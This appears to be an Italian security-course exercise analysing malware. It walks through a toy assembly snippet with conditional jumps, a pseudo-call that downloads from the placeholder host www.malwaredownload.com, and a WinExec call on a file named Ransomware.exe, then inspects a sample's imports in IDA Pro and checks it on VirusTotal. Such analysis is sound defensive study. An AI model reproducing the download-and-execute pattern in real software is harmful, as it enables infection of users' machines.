ADVANCED MALWARE ANALYSIS

TASK:

1. **Spiegare, motivando, quale salto condizionale effettua il malware**
2. **Disegnare un diagramma di flusso identificando i salti condizionali.**
3. **Quali sono le diverse funzionalità implementate all'interno del malware?**
4. **Dettagliare come sono passati gli argomenti alle chiamate di funzione ed aggiungere eventuali dettagli tecnici/teorici.**
5. **Analizzare il malware segnalato dal dipendente, indicandone tipo e comportamento, corredato da diagramma di flusso.**

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

TASK 1: Spiegare, motivando, quale salto condizionale effettua il malware

Nel linguaggio Assembly **i salti condizionali sono istruzioni che modificano il flusso di esecuzione del programma solo se viene soddisfatta una specifica condizione** relativa ai bit del registro di stato del processore. Questi salti vengono configurati dal processore con valori diversi in base al risultato dell'istruzione condizionale precedente eseguita.

Nel codice oggetto di interesse troviamo l'istruzione condizionale **cmp**, la quale confronta due operandi sottraendo i loro valori (senza apportare nessuna modifica agli operandi, come invece accade nell'istruzione **sub**).

La sintassi dell'istruzione **cmp** è:

cmp destinazione, sorgente

In base al risultato dell'operazione (cioè se il risultato è uguale a 0 o diverso da 0), **il valore della ZERO FLAG (ZF)** viene aggiornato come segue:

- 1 se il risultato dell'operazione è 0
- 0 se il risultato dell'operazione è diverso da 0

Detto ciò, si nota come si può tradurre l'istruzione cmp in assembly e il costrutto IF tipico degli altri linguaggi di programmazione.

In linguaggio assembly, le combinazioni di **cmp** e **jump** rappresentano idealmente il **costrutto IF** di altri linguaggi ad alto o basso livello. Il salto (jump) ad una specifica locazione di memoria avviene soltanto se la condizione specificata dall'istruzione cmp precedente viene soddisfatta.

All'interno del codice oggetto di interesse troviamo **2 salti condizionali (evidenziati nei rettangoli in rosso):**

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3


- **JNZ (Jump not zero): il salto condizionale si verifica se lo ZF (ZeroFlag) risulta uguale a 0.** Nello specifico, qualora la Zero Flag dovesse assumere valore 0, ci sarà un salto alla locazione di memoria 0040BBA0. Analizzando le istruzioni, si nota che viene effettuato un confronto mediante una sottrazione (senza modificare gli operandi) tra il registro **EAX** (con valore 5) e 5. **Il risultato**

dell'operazione è 0, motivo per cui la Zero Flag assumerà valore 1 e il salto non verrà effettuato e pertanto verranno eseguite le successive righe del codice.

- **JZ (Jump zero): il salto condizionale si verifica se la Zero Flag assumerà valore 1.**
  Nello specifico, qualora la Zero Flag dovesse assumere valore 1, ci sarà un salto alla locazione di memoria 0040FFA0.
  Analizzando le istruzioni, si nota che **viene effettuato un confronto tra il registro EBX (con valore 11) e 11.**
  Analogamente al caso di cui sopra, il **risultato sarà 0, motivo per cui la Zero Flag assumerà valore 1, ragion per cui questa volta il salto verrà effettuato in quanto la condizione di JUMP ZERO è stata soddisfatta.**

TASK 2: Disegnare un diagramma di flusso identificando i salti condizionali

Prendendo come esempio la visualizzazione grafica del disassembler IDA Pro, è stato disegnato un diagramma di flusso nel quale vengono rappresentati con una **freccia verde i salti condizionali che verranno effettuati**, **mentre in rosso invece i salti condizionali che non verranno eseguiti.**



TASK 3: Quali sono le diverse funzionalità implementate all'interno del malware?

Nel codice oggetto di interesse sono presenti due chiamate di funzione:

- **call DownloadToFile():** utilizzata per scaricare un file dall'URL "www.malwaredownload.com".

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI = www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

- **call WinExec():** utilizzata per eseguire un file .exe che si trova nel percorso "C:\Documents and Settings\Local User\Desktop\Ransomware.exe".

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Documents and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

N.B. È importante notare che solo la chiamata **call WinExec() viene effettivamente eseguita**, mentre la chiamata **call DownloadToFile() non viene eseguita poiché l'istruzione condizionale JNZ non è stata soddisfatta.**

TASK 4: Dettagliare come sono passati gli argomenti alle chiamate di funzione ed aggiungere eventuali dettagli tecnici/teorici.

Sia nella tabella 2 che nella tabella 3, nelle due istruzioni **call è presente l'ARGOMENTO EDI.**

In entrambi i casi, l'argomento EDI viene passato alle rispettive funzioni utilizzando il meccanismo dello stack dopo averlo copiato in un registro appropriato.

Nello specifico si è notato che:

- Nel primo caso, **l'EDI (www.malwaredownload.com) viene passato alla funzione DownloadToFile()** dopo aver spostato il registro EAX in cima allo stack utilizzando l'istruzione "push". Prima di ciò, il valore dell'argomento EDI viene copiato nel registro EAX tramite l'istruzione "MOV EAX, EDI".

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI = www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

- Nel secondo caso, **l' EDI (in questo caso il path del file .exe) viene trasferito alla funzione WinExec()** dopo aver spostato il registro EDX in cima allo stack utilizzando l'istruzione "push". Prima di ciò, il valore di EDI viene copiato nel registro EDX tramite l'istruzione "MOV EDX, EDI".

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Documents and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Il codice oggetto di interesse inizia con l'inizializzazione di due variabili contenute nei registri EAX ed EBX, alle quali vengono assegnati i valori 5 e 10 tramite le istruzioni "**mov EAX, 5**" e "**mov EBX, 10**".

In seguito, il codice mostra un salto condizionale **"jnz" (jump if not zero)** alla locazione di memoria 0040BBA0, **salto questo che non viene effettuato in quanto la Zero Flag assume valore 1.**

Ergo, **il salto condizionale "jnz" non viene eseguito nel programma**, quindi l'esecuzione continua con l'istruzione "**inc EBX**" che incrementa il valore del registro EBX. Successivamente, **viene eseguito un salto condizionale "jz" (jump if zero)** alla locazione di memoria 0040FFA0. Questo salto ci porta alla porzione di codice contenuta nella Tabella 3.

Come abbiamo notato, il contenuto dell'indirizzo di memoria sorgente EDI viene copiato nel registro EDX utilizzando l'istruzione "mov EDX, EDI". In questo caso, **l'argomento EDI rappresenta il percorso del file "C:\Documents and Settings\Local User\Desktop\Ransomware.exe"**, che è il percorso del malware. Successivamente, viene utilizzata l'istruzione "push EDX" per inserire il valore del registro EDX, che corrisponde all'eseguibile del malware, in cima allo stack. Infine, viene eseguita una chiamata alla funzione "**WinExec**()" utilizzando **l'istruzione "call WinExec()**" e il parametro per questa chiamata è il registro EDX ovvero il file .exe da eseguire.

Al contrario, **se invece la condizione specificata dall'istruzione "cmp" fosse stata soddisfatta**, il programma avrebbe eseguito il codice presente nella Tabella 2. In particolare, avremmo avuto l'istruzione "mov EAX, EDI" che copia il contenuto dell'indirizzo di memoria sorgente EDI nel registro EAX. **L'argomento EDI rappresenta l'URL www.malwaredownload.com**

Successivamente, tramite l'istruzione "**push EAX**", il valore del registro EAX viene inserito in cima allo stack. Infine, **viene effettuata una chiamata alla funzione DownloadToFile()** tramite l'istruzione "**call DownloadToFile()**". Questa funzione avrebbe come parametro il valore presente nel registro EAX, che abbiamo copiato precedentemente dall'indirizzo di memoria sorgente EDI.

BREVI CONSIDERAZIONI SUL MALWARE ESAMINATO FINORA

Dopo aver analizzata la porzione di codice in nostro possesso, possiamo ipotizzare che il malware in questione è classificato come un **DOWNLOADER,** progettato per scaricare da Internet un malware o una sua componente e poi eseguirlo su un sistema di destinazione.

Durante l'analisi, **è possibile identificare un download quando viene utilizzata l'API DownloadToFile()** per **scaricare dati da Internet e salvarli su un file nel disco rigido del computer infetto**. Nel caso specifico, le **istruzioni** analizzate **suggeriscono che se il file non è già presente nel sistema vittima**, il programma **avvierà il download di un malware dall'URL www.malwaredownload.com**


In caso contrario, utilizzando **l'API WinExec(),** il **programma eseguirà il malware presente nel percorso "C:\Documents and Settings\Local User\Desktop\Ransomware.exe".**

In sintesi, il malware oggetto di interesse è un downloader che scarica e esegue altri malware da Internet, a meno che il file desiderato non sia già presente nel sistema. In quest'ultimo caso, il programma eseguirà direttamente il malware presente nel percorso specificato. A tal proposito, **il malware che sarà eseguito**, come suggerisce il nome, **dovrebbe essere un RANSOMWARE**, un tipo di malware **che sfrutta le vulnerabilità di un sistema per ottenere privilegi di amministratore e crittografare l'intero file system della vittima, rendendo inaccessibile tutto il sistema.**

Scopo dei RANSOMWARE è chiedere un riscatto in denaro in cambio della chiave per de-criptare i file

TASK 5: Analizzare il malware segnalato dal dipendente, indicandone tipo e comportamento, corredato da diagramma di flusso.

- **Ho recuperato vari screen del diagramma di flusso, che ho rimesso in allegato nella cartella Github.**




- Si opta per l'utilizzo del disassembler IDA Pro, grazie al quale, recandoci nella sezione "strings" ho trovato tutte le librerie utilizzate dal malware in questione:

    1. **MSVCRT.dll:** libreria che **contiene funzioni per la manipolazione stringhe**, **allocazione memoria e altro come chiamate per input/output come nel linguaggio C.**

    2. **KERNEL32.dll:** libreria piuttosto comune che **contiene le funzioni principali per interagire con il sistema operativo**, ad esempio la **manipolazione dei file, la gestione della memoria**


    3. **ADVAPI32.dll:** libreria che **contiene le funzioni per interagire con i servizi ed i registri del sistema operativo Microsoft**

    4. **WSOCK32.dll: libreria che contiene le funzioni di network**, come le **socket**, le funzioni **connect, bind**. Ogni malware che utilizza funzionalità di rete **caricherà certamente una di queste librerie.**
    5. **WS2_32.dll: come WSOCK32.dll, è una libreria che contiene le funzioni di network.**




- Ci si sposta in seguito nella scheda **IMPORTS,** che mostra le funzioni importate dall'eseguibile, con le seguenti info:
    1. **Indirizzo della funzione**
    2. **Nome della funzione**
    3. **Libreria**


Si notano le funzioni **LoadLibraryA** e **GetProcAddress** (con libreria kernell32.dll), c**he permettono di importare le funzioni della libreria a tempo di esecuzione (runtime)**. Ciò significa che **l'eseguibile richiama la libreria solo quando ha bisogno di utilizzare una specifica funzione.**




- La funzione **GetCommandLineW** (con libreria kernell32.dll) **è una funzione che viene utilizzata per ottenere la riga di comando utilizzata per avviare un programma o un'applicazione**




- **WSARecv**: utilizzata insieme a WSASend **per lo scambio di dati**
- **WSASend**: utilizzata insieme a WSARecv **per lo scambio di dati**
- **Connect**: funzione utilizzata per stabilire una connessione a un indirizzo IP e una porta specifici, grazie alla quale ci si connette a un server remoto tramite un socket di rete.
- **Gethostbyname**: funzione utilizzata per ottenere informazioni sulle risorse di rete corrispondenti a un determinato nome di dominio.
- **Socket**: utilizzata per creare e gestire socket di rete




- **WSAStartup**: funzione usata **per allocare risorse che verranno poi utilizzate dalle librerie del networking**



- Dopo aver studiato le librerie e le funzioni con il Dissambler IDA Pro, **ho estrapolato l'HASH** del malware con **md5deep** e **su un'altra macchina ho effettuato un check su Virus Total**, dove 58 vendor su 71 hanno identificato il file eseguibile come maligno, nello specifico un **Trojan.**





Da Virus Total abbiamo visto anche le sezioni di cui si compone il malware:

- **.text:** Questa sezione **contiene le istruzioni, ovvero le righe di codice che la CPU eseguirà quando il software viene avviato**. È la **sezione principale di un file eseguibile, poiché contiene il codice effettivo che viene eseguito per far funzionare il programma**. Tutte le altre sezioni contengono dati o informazioni di supporto per questa sezione.

